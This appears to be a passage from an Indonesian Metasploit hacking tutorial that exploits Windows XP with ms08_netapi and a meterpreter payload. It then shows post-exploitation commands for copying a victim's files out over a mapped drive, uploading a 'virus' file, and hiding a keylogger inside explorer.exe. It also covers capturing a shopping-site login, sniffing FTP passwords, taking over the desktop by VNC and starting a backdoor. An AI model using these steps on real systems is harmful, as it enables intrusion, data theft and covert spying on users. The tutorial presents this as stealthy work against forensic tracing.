   windows/messagebox                                 normal  Windows MessageBox
   windows/meterpreter/bind_hidden_ipknock_tcp        normal  Windows Meterpreter (Reflective
Injection), Hidden Bind Ipknock TCP Stager
   windows/meterpreter/bind_hidden_tcp                normal  Windows Meterpreter (Reflective
Injection), Hidden Bind TCP Stager
   windows/meterpreter/bind_ipv6_tcp                  normal  Windows Meterpreter (Reflective
Injection), Bind IPv6 TCP Stager (Windows x86)
   windows/meterpreter/bind_ipv6_tcp_uuid             normal  Windows Meterpreter (Reflective
Injection), Bind IPv6 TCP Stager with UUID Support (Windows x86)
```

Set Target, untuk menentukan jenis target yang akan di exploit

#show targets




Jika target adalah windows xp sp2 (sesuai dengan hasil scanning), gunakan perintah :

#set target 2


Langkah terakhir adalah menjalan exploit, dan jika berhasil maka akan langsung masuk kedalam system target.

#exploit



Cek IP-Address & Sysinfo

Untuk mengkonfirmasi target apakah benar atau tidak bisa dicek IP Configuration dan Systeminfo nya.




Transfer File

Setelah masuk kedalam system windows berarti system tersebut sudah menjadi milik kita. Sekarang misalkan akan melakukan proses transfer file dari computer target kedalam computer yang sudah di set sharing directory, misalkan akan di copy ke 192.168.1.5

Langkah 1 – Mapping Drive in Network

Command : *>net use [DRIVE:] \\IP-ADDR\DIR /u:[DOMAIN]/username password /persistent:yes*



Terlihat directory z yang dikaitkan masih kosong.

Langkah 2 - Copy File kedalam Drive Mapping


Misalkan ada data penting dalam c:\sharexp\datapenting.rtf akan dicopy kedalam z:\

C:\sharexp>copy datapenting.rtf z:\

Langkah 3 – Delete Network Mapping

Jika sudah selesai melakukan transfer file dan sebagainya, jangan lupa untuk menghapus drive mapping yang sudah dibuat dengan cara :


C:\net use z: /Delete



SMB Exploit

- **Scanning**

  Dengan target yang sama dan informasi scanning sebelumnya sudah didapatkan informasi bahwa ada beberap port default yang terbuka yakni : port 135, 139, dan 445 (SMB).



- **Exploit & Gaining Access**

  Gunakan exploit yang berada di : *exploit/windows/smb/ms08_netapi*

  Untuk melihat *#show options*


  Set target address : #set rhost 192.168.1.2

Set Payload : *#set payload windows/meterpreter/bind_tcp*

Set Target : *#set target 0*

Untuk melihat list target : *#show targets*

Kemudian lakukan exploit.



- **Meterpreter**

  Meterpreter adalah shell yang digunakan untuk meremote suatu target yang aksesnya bisa saja full / root. Untuk menggunakan meterpreter, set ketika mengisi payload.


  Dokumentasi lengkap mengenai dasar meterpreter bisa dilihat di :

  https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/

  Beberapa command dasar mengenai meterpreter

  Help

  Mengetahui penggunaan meterpreter, apa saja yang bisa dilakukan disini. Command > help




System Informasi

Mengetahui informasi system target. Command >sysinfo

Melihat Isi Directory

Gunakan perintah >ls



Download

Command > download –r c:/sharexp/datapenting.rtf /home

Perintah diatas adalah mengcopy file yang berada diwindows kedalam directory kali linux /home. Cek directory kali linux /home

Upload

Misalkan file virus.idn yang berada di directory kali linux /home akan diupload ke directory windows C:/sharexp.

Command > upload –r /home/virus.idn C:/sharexp

```
meterpreter > upload -r /home/virus.idn C:/sharexp
[*] uploading  : /home/virus.idn -> C:/sharexp
[*] uploaded   : /home/virus.idn -> C:/sharexp\virus.idn
```

Cek menggunakan command > ls

```
meterpreter > ls
Listing: C:\sharexp
===================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  8     fil   2016-08-19 01:40:27 +0000  datapenting.rtf
100666/rw-rw-rw-  0     fil   2016-08-19 05:14:04 +0000  virus.idn
```

Route

Mengetahui informasi network computer target.

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask          Gateway      Metric  Interface
    ------           -------          -------      ------  ----------
    0.0.0.0          0.0.0.0          192.168.1.1  10      131074
    127.0.0.0        255.0.0.0        127.0.0.1    1       1
    192.168.1.0      255.255.255.0    192.168.1.2  10      131074
    192.168.1.2      255.255.255.255  127.0.0.1    10      1
    192.168.1.255    255.255.255.255  192.168.1.2  10      131074
    224.0.0.0        240.0.0.0        192.168.1.2  10      131074
    255.255.255.255  255.255.255.255  192.168.1.2  1       131074
```

- **Key Logger**


  Keylogger yang ada didalam meterpreter dirancang untuk mengijinkan penyerang untuk merekam semua masukan keyboard dari komputer target tanpa disimpan ke disk pada computer target sehingga meminimalkan pihak computer forensic untuk melacaknya lebih jauh apa saja yang direkam oleh keylogger. Dengan menggunakan keylogger dari meterpreter ini maka penyerang dimungkinkan untuk mengambil password, user accounts dan berbagai informasi penting dari komputer target.

Cek Running Proses Application

Mengetahui aplikasi apa saja yang running pada windows.

Command > ps


Informasi yang didapat mengenai nomor PID dari aplikasi yang akan digunakan untuk menanam proses keylogger sendiri. Misalkan saya ambil PID 1128 milik proses aplikasi explore.exe. Yang terpenting ambil proses aplikasi system yang kiranya tidak akan di close oleh penggunanya.



Keylogger Instalation

Command >migrate 1128


Berfungsi untuk memindahkan proses 1128 tersebut yang nantinya akan digunakan oleh keylogger.



Cek PID meterpreter > getpid

Menjalankan Keylogger > keyscan_start

Misalkan client mengakses Lazada. Ketika login, biasanya akan mengetikan username dan password.



Ketika dilihat keylogger akan tercapture sebagai berikut :

Didapatkan informasi sebagai berikut :

Account Lazada ID

Email : vschoolngasal@ngasal.koid | Password : hayomauapa

- **Sniffer Meterpreter**

Tujuan : mengintip kegiatan dari target yang berhubungan dengan koneksi. Misalkan koneksi FTP, telnet, dan sebagainya.

Command > use sniffer

Pilih interface yang akan digunakan untuk melakukan sniffing.

Coba lakukan koneksi FTP/Telnet dari sisi client menggunakan cmd

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\vschool>ftp oekid.com
Connected to oekid.com.
220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
220-You are user number 3 of 500 allowed.
220-Local time is now 22:17. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 3 minutes of inactivity.
User (oekid.com:(none)): ikijeneng
331 User ikijeneng OK. Password required
Password:
```


Kemudian export hasil sniffing dalam bentuk file, misalkan kedalam /home.

```
meterpreter > sniffer_dump 1 /home/hasil-snif.cap
[*] Flushing packet capture buffer for interface 1...
[*] Flushed 4890 packets (2425867 bytes)
[*] Downloaded 021% (524288/2425867)...
[*] Downloaded 043% (1048576/2425867)...
[*] Downloaded 064% (1572864/2425867)...
[*] Downloaded 086% (2097152/2425867)...
[*] Downloaded 100% (2425867/2425867)...
[*] Download completed, converting to PCAP...
[*] PCAP file written to /home/hasil-snif.cap
meterpreter >
```


Wireshark

Untuk melihat rangkuman sniffing tadi menggunakan aplikasi wireshark. Command > wireshark.

Buka file yang sudah di export tadi dengan menekan Ctrl+X > Cari file /home/hasil-snif.cap




Cari ekstensi yang bernama FTP (sesuai dengan prosesnya)




Bisa dilihat bahwa telah terjadi proses FTP yang didalamnya terdapat login username dan password.

Remote Desktop Meterpreter

Tujuan : meremote computer korban dengan menggunakan meterpreter tools, menggunakan perintah > run vnc



Setelah dijalankan akan muncul tampilan dari desktop target




Screenshoot

Tujuan : mengambil tampilan desktop target

Command > screenshoot

```
meterpreter > screenshot
Screenshot saved to: /root/YQIjzjyX.jpeg
meterpreter >
```


Buka file hasil export yang berada /root/xxxx




- **Backdooring – Social Engineering Toolkit**

  Untuk menjaga akses ke korban, tanpa harus melakukan exploit lagi bisa menggunakan pintu belakang atau backdoor. Dengan adanya backdoor, maka sortcut access ke korban dapat lebih cepat.

  Buka Social Engineering Toolkit




Tekan Enter > Yes



Terdapat beberapa menu pada aplikasi Social Engineering Tools

